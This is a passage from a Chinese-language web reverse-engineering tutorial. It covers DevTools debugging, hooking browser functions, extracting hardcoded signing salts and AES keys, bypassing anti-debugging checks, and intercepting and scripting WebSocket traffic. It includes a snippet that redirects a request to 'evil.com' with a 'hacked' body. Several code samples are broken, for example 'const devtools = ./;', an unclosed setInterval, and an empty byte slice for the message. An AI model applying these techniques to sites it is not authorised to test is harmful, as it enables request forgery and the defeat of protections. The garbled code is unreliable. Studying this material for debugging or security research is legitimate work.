// "U2FsdGVkX1+..."
```

相关章节

- JavaScript Hook 技术
- 调试技巧与断点设置
- API 接口逆向

[R29] Dynamic Parameter Analysis

R29: 动态参数分析

概述

当静态代码混淆得像一团乱麻时，动态分析是我们唯一的出路。通过观察参数在运行时的变化，我们可以推导出生成逻辑。

动态分析的核心是观察数据流 —— 不要试图理解每一行混淆代码的语义，而是关注数据从哪里来、经过了什么处理、最后变成了什么。

1. 堆栈跟踪 (Stack Trace) 分析

调用栈是程序执行的“案发现场”，是定位代码的第一手段。

1.1 查看调用栈的方法

方法 1：断点自动停下

在 Sources 面板打断点后，右侧 Call Stack 面板会显示完整调用链：

```
generateSign (utils.js:1234)
↑ 调用者
sendRequest (api.js:567)
↑ 调用者
onClick (main.js:89)
↑ 调用者
(anonymous) (VM123:5) ← 事件监听器
```

方法 2：手动打印堆栈

在 Console 中任何位置执行：

```
console.trace("当前调用栈");
```

输出类似：

```
console.trace  
at generateSign (utils.js:1234)  
at sendRequest (api.js:567)  
at onClick (main.js:89)
```

方法 3：使用 Error 对象

```
const stack = new Error().stack;  
console.log(stack);
```

1.2 寻找“断层”技巧

现象：调用栈中突然出现以下特征

- `VM123`, `eval` → 动态生成的代码
- `l`, `e`, `f`, `t` 等单字母函数名 → 混淆后的代码
- `<anonymous>` → 匿名函数（可能是立即执行函数 IIFE）

含义：这通常意味着进入了混淆后的核心逻辑

操作：在栈顶的第一个可读函数处打断点，然后 Step Into (F11) 进入内部

示例

```
Call Stack:  
generateSign (utils.js:1234) ← 可读, 从这里开始调试  
↑  
t (VM123:5) ← 混淆代码  
↑  
e (VM123:2) ← 混淆代码  
↑  
onClick (main.js:89) ← 可读
```

1.3 利用 Initiator (发起者)

Chrome 的 Network 面板有一列 `Initiator`，显示请求的来源。

操作步骤：

1. Network 面板找到目标请求
2. 查看 Initiator 列
3. 点击蓝色链接 → 直接跳转到发包代码

Initiator 类型：

类型	含义	示例
Script	JS 代码发起	<code>api.js:567</code>
Parser	HTML 解析器加载	<code></code>
Redirect	重定向	<code>301/302</code>
Other	其他（扩展、DevTools）	-

高级功能: Request Call Stack

- 开启: DevTools Settings → Experiments → Enable async stack traces
- 效果: 可以看到异步回调前的调用栈（如 `setTimeout`, `Promise.then`）

2. 断点技术

2.1 断点类型

普通断点 (Line Breakpoint)

点击行号即可，代码执行到此行时暂停。

条件断点 (Conditional Breakpoint)

右键行号 → "Add conditional breakpoint"

应用场景: 只在特定条件下暂停

```
// 只在 userId 等于 123 时暂停  
userId === 123;  
  
// 只在第 10 次循环时暂停  
i === 10;  
  
// 只在参数包含特定字符串时暂停  
params.includes("target");
```

日志断点 (Logpoint)

右键行号 → "Add logpoint"

应用场景: 不暂停, 只打印日志 (相当于 `console.log` 但不修改源码)

```
// 语法 (不需要写 console.log)  
"userId:", userId, "timestamp:", timestamp;
```

DOM 断点 (DOM Breakpoint)

在 Elements 面板右键元素 → "Break on":

- subtree modifications: 子元素被修改
- attribute modifications: 属性被修改 (如 `class`, `style`)
- node removal: 元素被删除

应用场景: 追踪是谁修改了某个 DOM 元素

XHR/Fetch 断点

Sources 面板 → XHR/fetch Breakpoints → 添加 URL 关键字

应用场景: 在发送包含 `/api/login` 的请求前自动断点

关键字: /api/login

事件监听器断点 (Event Listener Breakpoint)

Sources 面板 → Event Listener Breakpoints → 勾选事件类型

常用事件:

- Mouse → `click`, `mousedown`
- Keyboard → `keydown`, `keypress`
- Timer → `setTimeout`, `setInterval`

2.2 断点调试技巧

单步调试快捷键

快捷键	功能	说明
F8	Resume	继续执行 (到下一个断点)
F10	Step Over	单步跳过 (不进入函数内部)
F11	Step Into	单步进入 (进入函数内部)
Shift+F11	Step Out	跳出当前函数
Ctrl+F8	Disable All Breakpoints	临时禁用所有断点

黑盒脚本 (Blackbox Script)

右键文件 → "Blackbox script"

作用: 单步调试时自动跳过该文件 (通常用于跳过第三方库)

示例: 跳过 jQuery, Lodash 等库文件

```
Settings → Blackboxing → Add pattern  
Pattern: jquery.*\.js  
Pattern: lodash.*\.js
```

Watch 表达式 (Watch Expressions)

在断点暂停时，右侧 Watch 面板可以监控表达式的值

示例：

```
// 添加以下表达式  
params.sign;  
JSON.stringify(params);  
btoa(params.user_id);
```

每次断点停下时，这些表达式都会自动求值并显示。

3. 内存漫游 (Scope Sniffing)

在断点停下后，Console 不仅仅是用来打印 log 的，它是一个全功能的 REPL (Read-Eval-Print Loop)。

3.1 检查作用域变量

Scope 面板显示：

- Local: 当前函数的局部变量
- Closure: 闭包变量（外层函数的变量）
- Global: 全局变量 (`window`)

技巧：在 Console 中直接访问

```
// 在断点暂停时, Console 的上下文就是当前函数
console.log(params); // 打印局部变量 params
console.log(this); // 打印 this 对象
```

3.2 检查闭包变量

问题: 某些加密函数使用了闭包变量, Local Scope 看不到

示例:

```
function createEncryptor() {
    const secretKey = "hardcoded_key_2024"; // 闭包变量

    return function encrypt(data) {
        // 使用 secretKey 但 Local Scope 里看不到
        return AES.encrypt(data, secretKey);
    };
}

const encrypt = createEncryptor();
```

解决方案:

1. 查看 Scope 面板 → Closure 部分
2. 或在 Console 里直接输入变量名试试

3.3 导出大对象/数组

场景: 混淆代码预先生成了一个巨大的字符串数组 (大表)

方法 1: copy() 函数

```
// 在 Console 中执行
copy(bigArray); // 自动复制到剪贴板
```

方法 2: 下载为文件

```
// 导出为 JSON 文件
const json = JSON.stringify(bigArray, null, 2);
const blob = new Blob([json], { type: "application/json" });
const url = URL.createObjectURL(blob);
const a = document.createElement("a");
a.href = url;
a.download = "bigArray.json";
a.click();
```

3.4 修改运行时变量

在断点暂停时，可以在 Console 中直接修改变量：

```
// 修改参数测试不同情况
params.timestamp = 1234567890;
params.sign = "test_sign";

// 修改对象原型链
Object.prototype.myDebug = true;
```

4. 探针技术 (Probing)

如果找不到某个函数在哪被调用，可以“投石问路”。

4.1 污点追踪 (Property Access Interception)

场景：怀疑某个对象的属性 `x` 会被加密函数读取

方法：使用 `Object.defineProperty` 劫持属性访问

```
const obj = { x: "original_value" };

Object.defineProperty(obj, "x", {
  get: function () {
    console.trace("读取了 obj.x"); // 打印调用栈
    debugger; // 自动断点
    return "original_value";
  },
  set: function (value) {
    console.trace("修改了 obj.x 为", value);
    debugger;
  },
});
```

实战案例: 追踪 Cookie 读取

```
// 劫持 document.cookie
let _cookie = document.cookie;
Object.defineProperty(document, "cookie", {
  get: function () {
    console.trace("读取了 cookie");
    debugger;
    return _cookie;
  },
  set: function (value) {
    console.trace("设置了 cookie:", value);
    _cookie = value;
  },
});
```

4.2 函数劫持 (Function Hooking)

场景: 追踪某个函数的调用

方法 1: 劫持全局函数

```
const _fetch = window.fetch;
window.fetch = function (...args) {
  console.log("[Fetch]", args[0]); // 打印 URL
  debugger; // 发起 fetch 请求前断点
  return _fetch.apply(this, args);
};
```

方法 2: 劫持原型方法

```
const _stringify = JSON.stringify;
JSON.stringify = function (obj) {
    console.log("[JSON.stringify]", obj);
    debugger;
    return _stringify.apply(this, arguments);
};
```

方法 3: Proxy 代理

```
const handler = {
    apply: function (target, thisArg, args) {
        console.log("[调用]", target.name, args);
        debugger;
        return target.apply(thisArg, args);
    },
};

// 劫持加密函数
const originalEncrypt = window.encrypt;
window.encrypt = new Proxy(originalEncrypt, handler);
```

4.3 异常断点 (Exception Breakpoint)

方法: Sources 面板 → 勾选 "Pause on exceptions"

应用场景:

- 代码抛出错误时自动暂停
- 追踪 `try-catch` 中捕获的异常

示例:

```
try {
    // 某个会抛异常的加密函数
    const encrypted = riskyEncrypt(data);
} catch (e) {
    // 如果勾选了 "Pause on caught exceptions" 会在这里暂停
    console.error(e);
}
```

5. 异步调试 (Async Debugging)

5.1 Promise 调试

问题: Promise 链中某个步骤出错, 难以定位

解决方案 1: 启用 Async Stack Traces

```
DevTools Settings → Enable async stack traces
```

效果: 调用栈会显示完整的 Promise 链

```
Call Stack:  
then (api.js:123) ← 当前 Promise  
  ↑ (async)  
fetchData (main.js:45) ← 发起 Promise 的位置
```

解决方案 2: 在 Promise 中手动断点

```
fetch("/api/data")  
  .then((response) => {  
    debugger; // 断点  
    return response.json();  
  })  
  .then((data) => {  
    debugger; // 断点  
    console.log(data);  
  });
```

5.2 async/await 调试

使用 `async/await` 比 Promise 链更容易调试:

```
async function fetchData() {  
  const response = await fetch("/api/data"); // 断点  
  const json = await response.json(); // 断点  
  console.log(json); // 断点  
}
```

优势: 可以像同步代码一样单步调试 (F10)

5.3 setTimeout/setInterval 调试

方法 1: Event Listener Breakpoint

```
Sources → Event Listener Breakpoints → Timer → setInterval fired
```

方法 2: 劫持定时器**

```
const _setTimeout = window.setTimeout;
window.setTimeout = function (callback, delay) {
  console.log(`[setTimeout] ${delay}ms`, callback.toString());
  debugger;
  return _setTimeout.apply(this, arguments);
};
```

6. 性能分析 (Performance Profiling)

6.1 CPU 性能分析

场景: 代码运行很慢, 怀疑有性能瓶颈或故意的延迟

步骤:

1. Performance 面板 → 点击 Record
2. 执行目标操作 (如点击按钮)
3. 停止录制
4. 查看 Flame Chart (火焰图)

分析技巧:

- 宽度 = 执行时间 (越宽越慢)

-
- 颜色:
 - 黄色 = JavaScript 执行
 - 紫色 = 渲染/布局
 - 绿色 = 绘制

示例: 发现某个函数 `slowHash()` 占用了 90% 的 CPU 时间 → 这就是加密/混淆的核心逻辑

6.2 内存分析

场景: 怀疑代码中藏有解密后的 Key 或明文数据

步骤:

1. Memory 面板 → Take Heap Snapshot
2. 在搜索框输入关键字 (如 `secret`, `key`, `password`)
3. 查找字符串对象

技巧: 对比两个快照

1. 拍第一个快照
2. 执行目标操作 (如登录)
3. 拍第二个快照
4. 选择 Comparison 模式 → 查看新增的对象

7. 网络请求分析

7.1 XHR/Fetch 断点

在 Sources 面板设置 URL 过滤器:

```
XHR/fetch Breakpoints:  
- /api/login  
- /api/data
```

当发送匹配的请求时自动断点，此时可以：

- 查看 Call Stack (谁发起的请求)
- 查看 Local 变量 (请求参数)
- 修改参数后继续执行

7.2 修改请求参数

方法 1：在断点处修改

```
// 在 fetch() 断点处  
url = "https://evil.com/api"; // 修改 URL  
body = JSON.stringify({ hacked: true }); // 修改 Body
```

方法 2：使用 Local Overrides

1. Network → 右键请求 → "Override content"
2. 修改响应内容
3. 刷新页面 → 使用修改后的响应

8. 实战案例

案例 1：追踪签名函数的 Salt

目标：某 API 的签名包含一个未知的 Salt

步骤：

1. Network 面板找到请求，发现参数 sign=e8f2d3c1...

2. 搜索 `sign` 关键字，找到 `generateSign()` 函数

3. 在该函数入口打断点

4. 触发请求（如点击按钮）→ 断点暂停

5. 查看 Call Stack 和 Local Scope

6. 发现局部变量 `salt = "my_secret_2024"`

7. 在 Console 中验证：

```
md5("user_id=123&timestamp=1638360000&salt=my_secret_2024");
// 结果与 sign 匹配 ✓
```

案例 2：定位 AES 密钥

目标：某登录接口的密码是 AES 加密的，密钥未知

步骤：

1. 搜索 `AES.encrypt` 关键字

2. 找到加密函数：

```
function encryptPassword(password) {
    return CryptoJS.AES.encrypt(password, key, { iv: iv }).toString();
}
```

3. 在该函数打断点

4. 触发登录操作 → 断点暂停

5. 查看 Scope 面板 → Closure 部分

6. 发现 `key = "1234567890abcdef"`, `iv = "abcdef1234567890"`

7. 在 Console 中验证：

```
CryptoJS.AES.encrypt("MyPassword", key, { iv: iv }).toString();
// 结果与实际加密的密码匹配 ✓
```

案例 3：追踪动态生成的参数

目标: 某请求的 `device_id` 参数每次都不同, 不知道如何生成

方法 1: XHR 断点

1. 设置 XHR 断点 (URL: `/api/data`)

2. 触发请求 → 自动断点

3. 查看 Call Stack:

```
send (XMLHttpRequest)
  ^
sendRequest (api.js:567) ← 查看此处代码
  ^
onClick (main.js:89)
```

4. 跳转到 `api.js:567`, 发现:

```
const device_id = getDeviceId(); // 调用了函数
```

5. 继续追踪 `getDeviceId()` 函数

方法 2: 属性拦截

```
// 在 Console 中执行
const params = {};
Object.defineProperty(params, "device_id", {
  set: function (value) {
    console.trace("设置 device_id:", value);
    debugger;
    this._device_id = value;
  },
  get: function () {
    return this._device_id;
  },
});
// 当代码执行 params.device_id = xxx 时, 自动断点
```

案例 4：反调试绕过

现象: 打开 DevTools 后页面一片空白或报错

常见反调试手段:

检测 DevTools 打开

```
// 检测 console
const devtools = ./;
devtools.toString = function () {
    this.opened = true;
};
console.log("%c", devtools);
if (devtools.opened) {
    alert("请关闭开发者工具");
    debugger; // 无限 debugger 循环
}
```

绕过方法:

1. 禁用所有断点 (Ctrl+F8)

2. 或在 Console 中执行:

```
devtools.toString = function () {
    return "";
};
```

检测页面大小变化

```
window.onresize = function () {
    if (window.outerWidth - window.innerWidth > 200) {
        alert("检测到开发者工具");
        location.href = "about:blank"; // 跳转空白页
    }
};
```

绕过方法: 在独立窗口打开 DevTools (Undock into separate window)

无限 debugger

```
setInterval(function () {  
    debugger;  
, 100);
```

绕过方法:

1. 禁用所有断点 (Ctrl+F8)
2. 或右键代码 → "Never pause here"

9. 调试技巧总结

9.1 快速定位技巧

场景	方法
找不到签名函数	搜索 sign、signature、md5、sha
找不到加密函数	搜索 encrypt、AES、RSA、CryptoJS
找不到请求发起点	Network → Initiator → 点击链接
找不到事件处理函数	Elements → Event Listeners
找不到定时器回调	Sources → Event Listener Breakpoints → Timer

9.2 常见错误

错误	原因	解决方案
变量显示 <code>undefined</code>	作用域不对	检查 Scope 面板，可能在 Closure 中
断点不生效	代码已优化/内联	使用 Logpoint 或禁用缓存
调用栈看不到源码	Source Map 缺失	寻找 <code>.map</code> 文件或分析编译后代码
异步代码断不住	Async Stack Traces 未开启	Settings → Enable async stack traces

9.3 效率提升技巧

```
// 1. 快速打印调用栈
console.trace();

// 2. 快速打印对象（美化）
console.table(params);
console.dir(obj, { depth: null });

// 3. 性能测试
console.time("加密耗时");
encrypt(data);
console.timeEnd("加密耗时"); // 输出: 加密耗时: 123.45ms

// 4. 分组日志
console.group("签名计算过程");
console.log("步骤 1: 参数排序", sorted);
console.log("步骤 2: 拼接字符串", joined);
console.log("步骤 3: MD5 加密", hashed);
console.groupEnd();

// 5. 断言
console.assert(params.sign === expected, "签名不匹配! ");
```

10. 进阶工具

10.1 Chrome DevTools Protocol (CDP)

通过 CDP 可以编程控制 Chrome，实现自动化调试。

示例：使用 Python 自动打断点

```
from selenium import webdriver
from selenium.webdriver.chrome.options import Options

options = Options()
options.add_experimental_option("debuggerAddress", "127.0.0.1:9222")

driver = webdriver.Chrome(options=options)
driver.execute_cdp_cmd("Debugger.enable", {})
driver.execute_cdp_cmd("Debugger.setBreakpointByUrl", {
    "lineNumber": 123,
    "url": "https://example.com/utils.js"
})
```

10.2 Puppeteer 调试模式

```
const puppeteer = require("puppeteer");

(async () => {
  const browser = await puppeteer.launch({
    headless: false,
    devtools: true, // 自动打开 DevTools
  });

  const page = await browser.newPage();

  // 在控制台执行代码
  await page.evaluateOnNewDocument(() => {
    window.addEventListener("load", () => {
      debugger; // 页面加载完成后自动断点
    });
  });

  await page.goto("https://example.com");
})();
```

10.3 Frida Hook (移动端/桌面应用)

对于非浏览器环境（如 Electron、React Native），可以使用 Frida。

```
// Frida 脚本
Interceptor.attach(Module.findExportByName(null, "encrypt"), {
    onEnter: function (args) {
        console.log("[encrypt] 参数:", Memory.readUtf8String(args[0]));
    },
    onLeave: function (retval) {
        console.log("[encrypt] 返回值:", Memory.readUtf8String(retval));
    },
});
```

总结

动态分析的精髓在于：

1. 调用栈追踪：从 Initiator 或 Call Stack 找到代码入口
2. 断点技巧：条件断点、Logpoint、XHR 断点、事件断点
3. 作用域检查：Local、Closure、Global 三层作用域
4. 探针技术：属性拦截、函数劫持、Proxy 代理
5. 异步调试：Async Stack Traces、Promise 链追踪
6. 性能分析：CPU Profile、Memory Snapshot
7. 反调试绕过：禁用断点、修改检测代码

记住：不要试图理解每一行混淆代码，而是观察数据流——数据从哪里来、经过了什么处理、最后变成了什么。

相关章节

- JavaScript 反混淆
- 浏览器开发者工具
- Hooking 技术
- API 逆向与重放攻击
- Node.js 调试指南

[R30] WebSocket Reversing

R30: WebSocket 逆向分析

概述

WebSocket (WS) 是一种全双工协议，常用于即时通讯、股票行情、在线游戏、实时推送等场景。与 HTTP 不同，WS 是一次握手后建立长连接，后续数据都是帧 (Frame) 的形式双向传输。

WebSocket 逆向的本质是协议逆向——搞清楚它“说什么话”（Payload 格式）以及“怎么说”（状态机、心跳、认证）。

1. WebSocket 协议基础

1.1 连接建立 (Upgrade Handshake)

WebSocket 连接由 HTTP 请求升级而来：

客户端发起升级请求：

```
GET /chat HTTP/1.1
Host: example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
```

服务端响应：

```

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzhZRbK+xOo=


```

重点参数:

- `Sec-WebSocket-Key` : 客户端随机生成的 Base64 编码
- `Sec-WebSocket-Accept` : 服务端根据 Key 计算的哈希值
- `Sec-WebSocket-Protocol` : 子协议 (如 `chat`, `mqtt`)

1.2 帧结构 (Frame Structure)

WebSocket 数据以帧的形式传输:



Opcode (操作码):

Opcode	类型	说明
0x0	Continuation	分片消息的后续帧
0x1	Text	文本消息 (UTF-8)
0x2	Binary	二进制消息
0x8	Close	关闭连接
0x9	Ping	心跳请求
0xA	Pong	心跳响应

2. 抓包与分析

2.1 Chrome DevTools

步骤:

1. 打开 Network 面板
2. 点击 "WS" 过滤器 → 只显示 WebSocket 连接
3. 点击连接名称 → 查看详细信息

Messages 标签页:

- 绿色箭头 = 客户端发送 (Send)
- 红色箭头 = 服务端接收 (Receive)
- 时间戳、大小、Opcode

Frame 分析:

- Text Frame: 直接显示 UTF-8 文本 (通常是 JSON)

- Binary Frame: 显示为十六进制或 Base64
 - 可能是 Protobuf、MsgPack、自定义格式

技巧: 保存消息到文件

```
// 在 Console 中执行
const messages = [...document.querySelectorAll(".message-list-item")];
const data = messages.map((m) => m.textContent);
copy(JSON.stringify(data, null, 2)); // 复制到剪贴板
```

2.2 Wireshark 抓包

优势: 适用于非浏览器应用 (桌面客户端、移动 App)

过滤器:

```
websocket
websocket.opcode == 1 // 只显示文本帧
websocket.opcode == 2 // 只显示二进制帧
```

SSL/TLS 解密 (对于 wss://):

1. 设置环境变量:

```
export SSLKEYLOGFILE=~/sslkeys.log
```

2. 启动应用 (浏览器或客户端)

3. Wireshark 配置:

- Edit → Preferences → Protocols → TLS

- (Pre)-Master-Secret log filename: `~/sslkeys.log`

查看 Payload:

- 右键帧 → Follow → WebSocket Stream
- 自动解密 Masking Key

2.3 mitmproxy

优势: 可编程拦截和修改 WebSocket 消息

启动:

```
mitmweb --mode upstream:https://api.example.com --listen-port 8080
```

Python 脚本拦截:

```
# ws_intercept.py
from mitmproxy import ctx

def websocket_message(flow):
    # 拦截 WebSocket 消息
    message = flow.messages[-1]

    if message.from_client:
        ctx.log.info(f"[Client → Server] {message.content}")
        # 修改消息
        if b'"type":"ping"' in message.content:
            message.content = b'{"type":"pong"}'

    else:
        ctx.log.info(f"[Server → Client] {message.content}")
```

运行:

```
mitmproxy -s ws_intercept.py
```

3. 协议还原

3.1 文本协议 (Text Frame)

JSON 格式

最常见的 WebSocket Payload 格式:

示例:

```
{  
    "type": "chat",  
    "user_id": 123,  
    "message": "Hello World",  
    "timestamp": 1638360000  
}
```

逆向步骤:

1. 观察多个消息，提取字段规律
2. 总结消息类型（`type` 字段）
3. 编写 Python 客户端时直接 `json.loads()` 和 `json.dumps()`

自定义分隔符

示例: 使用 `|` 分隔

```
type|chat|user_id|123|message|Hello World
```

解析方法:

```
def parse_message(data):  
    parts = data.split('|')  
    return {  
        parts[i]: parts[i+1]  
        for i in range(0, len(parts), 2)  
    }  
  
# 测试  
msg = "type|chat|user_id|123"  
print(parse_message(msg)) # {'type': 'chat', 'user_id': '123'}
```

3.2 二进制协议 (Binary Frame)

Protobuf (Protocol Buffers)

特征:

- 紧凑的二进制格式
- 字段没有 Key 名称 (只有 Tag 编号)
- 常见于 Google 系产品、gRPC

识别方法:

1. 搜索 JS 代码中的 `proto.decode`、`protobuf.Reader`
2. 查找 `.proto` 文件 (可能在 JS 中嵌入或从 API 获取)

逆向技巧 1: 提取 .proto 定义

```
// 在浏览器 Console 中搜索
for (let key in window) {
  if (key.includes("proto") || key.includes("Proto")) {
    console.log(key, window[key]);
  }
}
```

逆向技巧 2: 使用 protobuf-inspector 猜解

```
pip install protobuf-inspector

# 分析二进制数据
protobuf-inspector < message.bin
```

输出示例:

```
1: "chat"          # Tag 1, 类型 string
2: 123            # Tag 2, 类型 int
3: 1638360000    # Tag 3, 类型 int
```

Python 解码 (已知 .proto 定义) :

```
import message_pb2 # 由 protoc 编译生成

data = b'\x0a\x04chat\x10\x7b\x18\x80\xe0\xf3\xc6\x06'
msg = message_pb2.ChatMessage()
msg.ParseFromString(data)
print(msg)
```

MsgPack

特征:

- 类似二进制版的 JSON
- 支持多种数据类型 (int、string、array、map)

识别方法: 查找 `msgpack.decode`、`msgpack.encode`

Python 解码:

```
import msgpack

data = b'\x82\x4type\x4chat\x7user_id\x7b'
msg = msgpack.unpackb(data)
print(msg) # {'type': 'chat', 'user_id': 123}
```

在线工具: [MessagePack Viewer](#)

自定义二进制格式

案例: 某游戏的二进制协议

抓包示例:

```
00 01 00 7b 00 00 01 8b 48 65 6c 6c 6f
| | | | | |
| | | | | | "Hello" (UTF-8)
| | | | | | |
| | | | | | | Timestamp (4 bytes)
| | | | | | |
| | | | | | | User ID (2 bytes, 0x007b = 123)
| | | | | | |
| | | | | | | Message Type (1 = chat)
| | | | | |
| | | | | | Version
```

逆向步骤:

1. 对比多个消息，找出固定字段位置
2. 根据数值范围猜测字段类型 (uint8, uint16, uint32)
3. 编写解析器

Python 解析:

```
import struct

def parse_custom_protocol(data):
    version, msg_type, user_id, timestamp = struct.unpack('>BBHI', data[:8])
    message = data[8:8].decode('utf-8')

    return {
        'version': version,
        'type': msg_type,
        'user_id': user_id,
        'timestamp': timestamp,
        'message': message
    }

# 测试
data = bytes.fromhex('00 01 00 7b 00 00 01 8b 48656c6c6f')
print(parse_custom_protocol(data))
```

4. Hook WebSocket

4.1 劫持 WebSocket 构造函数

在页面加载前注入脚本（通过 Tampermonkey 或浏览器扩展）：

```
(function () {
    const _WebSocket = window.WebSocket;
    window.WebSocket = function (url, protocols) {
        console.log("[WS] 连接:", url);

        const ws = new _WebSocket(url, protocols);

        // Hook send 方法
        const _send = ws.send;
        ws.send = function (data) {
            console.log("[WS Send]", data);
            debugger; // 发送前断点
            return _send.apply(this, arguments);
        };

        // Hook message 事件
        ws.addEventListener("message", function (e) {
            console.log("[WS Recv]", e.data);
        });

        // Hook close 事件
        ws.addEventListener("close", function (e) {
            console.log("[WS Close]", e.code, e.reason);
        });

        // Hook error 事件
        ws.addEventListener("error", function (e) {
            console.error("[WS Error]", e);
        });

        return ws;
    };
})());
```

4.2 修改消息内容

```
const _send = ws.send;
ws.send = function (data) {
    // 解析 JSON
    let msg = JSON.parse(data);

    // 修改内容
    if (msg.type === "chat") {
        msg.message = "Modified by hook!";
    }

    // 发送修改后的消息
    return _send.call(this, JSON.stringify(msg));
};
```

4.3 拦截二进制消息

```
ws.addEventListener("message", function (e) {
    if (e.data instanceof ArrayBuffer) {
        // 二进制数据
        const view = new Uint8Array(e.data);
        console.log(
            "[Binary]",
            Array.from(view)
                .map((b) => b.toString(16).padStart(2, "0"))
                .join(" ")
        );
    } else {
        // 文本数据
        console.log("[Text]", e.data);
    }
});
```

5. Python 客户端实现

5.1 基础连接

```
import asyncio
import websockets
import json

async def connect():
    uri = "wss://example.com/socket"

    async with websockets.connect(uri) as ws:
        print("已连接")

        # 发送消息
        await ws.send(json.dumps({
            "type": "auth",
            "token": "your_token_here"
        }))

        # 接收消息
        while True:
            message = await ws.recv()
            data = json.loads(message)
            print("收到:", data)

asyncio.run(connect())
```

5.2 完整客户端类

```
import asyncio
import websockets
import json
import time

class WebSocketClient:
    def __init__(self, uri, token):
        self.uri = uri
        self.token = token
        self.ws = None
        self.running = False

    async def connect(self):
        """连接 WebSocket"""
        self.ws = await websockets.connect(
            self.uri,
            extra_headers={
                "User-Agent": "Mozilla/5.0",
                "Origin": "https://example.com"
            }
        )
        self.running = True
        print("[连接成功]")

    # 发送认证消息
    await self.send_message({
        "type": "auth",
        "token": self.token
    })

    async def send_message(self, data):
        """发送消息"""
        message = json.dumps(data)
        await self.ws.send(message)
        print(f"[发送] {message}")

    async def receive_loop(self):
        """接收消息循环"""
        try:
            while self.running:
                message = await self.ws.recv()
                await self.handle_message(message)
        except websockets.ConnectionClosed:
            print("[连接已关闭]")
            self.running = False

    async def handle_message(self, message):
        """处理收到的消息"""
        try:
            data = json.loads(message)
            print(f"[收到] {data}")
        except json.JSONDecodeError:
            print(f"[收到] {message} (无法解析为 JSON)")
```

```
# 根据消息类型处理
if data.get("type") == "ping":
    # 响应心跳
    await self.send_message({"type": "pong"})

elif data.get("type") == "data":
    # 处理业务数据
    self.process_data(data)

except Exception as e:
    print(f"[错误] 处理消息失败: {e}")

def process_data(self, data):
    """处理业务数据"""
    # 这里实现你的业务逻辑
    pass

async def heartbeat_loop(self):
    """心跳循环"""
    while self.running:
        await asyncio.sleep(30) # 每 30 秒
        if self.running:
            await self.send_message({"type": "ping"})

async def run(self):
    """运行客户端"""
    await self.connect()

    # 并发运行接收循环和心跳循环
    await asyncio.gather(
        self.receive_loop(),
        self.heartbeat_loop()
    )

async def close(self):
    """关闭连接"""
    self.running = False
    if self.ws:
        await self.ws.close()
        print("[已断开连接]")

# 使用
async def main():
    client = WebSocketClient(
        uri="wss://example.com/socket",
        token="your_token_here"
    )

    try:
        await client.run()
    except KeyboardInterrupt:
        await client.close()
```

```
asyncio.run(main())
```

5.3 断线重连

```
class WebSocketClient:  
    # ... 前面的代码 ...  
  
    async def run_with_reconnect(self):  
        """带自动重连的运行"""  
        max_retries = 5  
        retry_count = 0  
  
        while retry_count < max_retries:  
            try:  
                await self.connect()  
                retry_count = 0 # 连接成功, 重置计数  
  
                await asyncio.gather(  
                    self.receive_loop(),  
                    self.heartbeat_loop()  
                )  
  
            except Exception as e:  
                retry_count += 1  
                wait_time = min(2 ** retry_count, 60) # 指数退避, 最多 60 秒  
                print(f"[错误] {e}")  
                print(f"[重连] {retry_count}/{max_retries}等待 {wait_time} 秒...")  
                await asyncio.sleep(wait_time)  
  
        print("[失败] 超过最大重试次数")
```

5.4 处理二进制消息

```
import struct

class WebSocketClient:
    async def handle_message(self, message):
        # 判断消息类型
        if isinstance(message, bytes):
            # 二进制消息
            await self.handle_binary_message(message)
        else:
            # 文本消息
            await self.handle_text_message(message)

    async def handle_binary_message(self, data):
        """处理二进制消息"""
        # 示例：自定义协议
        msg_type, user_id, timestamp = struct.unpack('>BHI', data[:7])
        payload = data[7:]

        print(f"[二进制] type={msg_type}, user_id={user_id}, time={timestamp}")
        print(f"[Payload] {payload.hex()}")

    async def handle_text_message(self, message):
        """处理文本消息"""
        data = json.loads(message)
        print(f"[文本] {data}")
```

6. 认证与安全

6.1 Token 认证

方式 1：在连接 URL 中传递

```
uri = f"wss://example.com/socket?token={token}"
```

方式 2：在 Header 中传递

```
ws = await websockets.connect(  
    uri,  
    extra_headers={"Authorization": f"Bearer {token}"})  
)
```

方式 3: 连接后发送认证消息

```
await ws.send(json.dumps({"type": "auth", "token": token}))  
response = await ws.recv()  
# 验证认证是否成功
```

6.2 加密消息

案例: 某聊天应用的 AES 加密

浏览器端:

```
// 发送前加密  
function sendEncrypted(ws, data) {  
    const key = CryptoJS.enc.Utf8.parse("1234567890abcdef");  
    const iv = CryptoJS.enc.Utf8.parse("abcdef1234567890");  
    const encrypted = CryptoJS.AES.encrypt(JSON.stringify(data), key, {  
        iv: iv,  
        mode: CryptoJS.mode.CBC,  
    });  
    ws.send(encrypted.toString()); // Base64 格式  
}
```

Python 复现:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import base64
import json

class EncryptedWebSocketClient(WebSocketClient):
    def __init__(self, uri, token):
        super().__init__(uri, token)
        self.key = b'1234567890abcdef'
        self.iv = b'abcdef1234567890'

    def encrypt_message(self, data):
        """加密消息"""
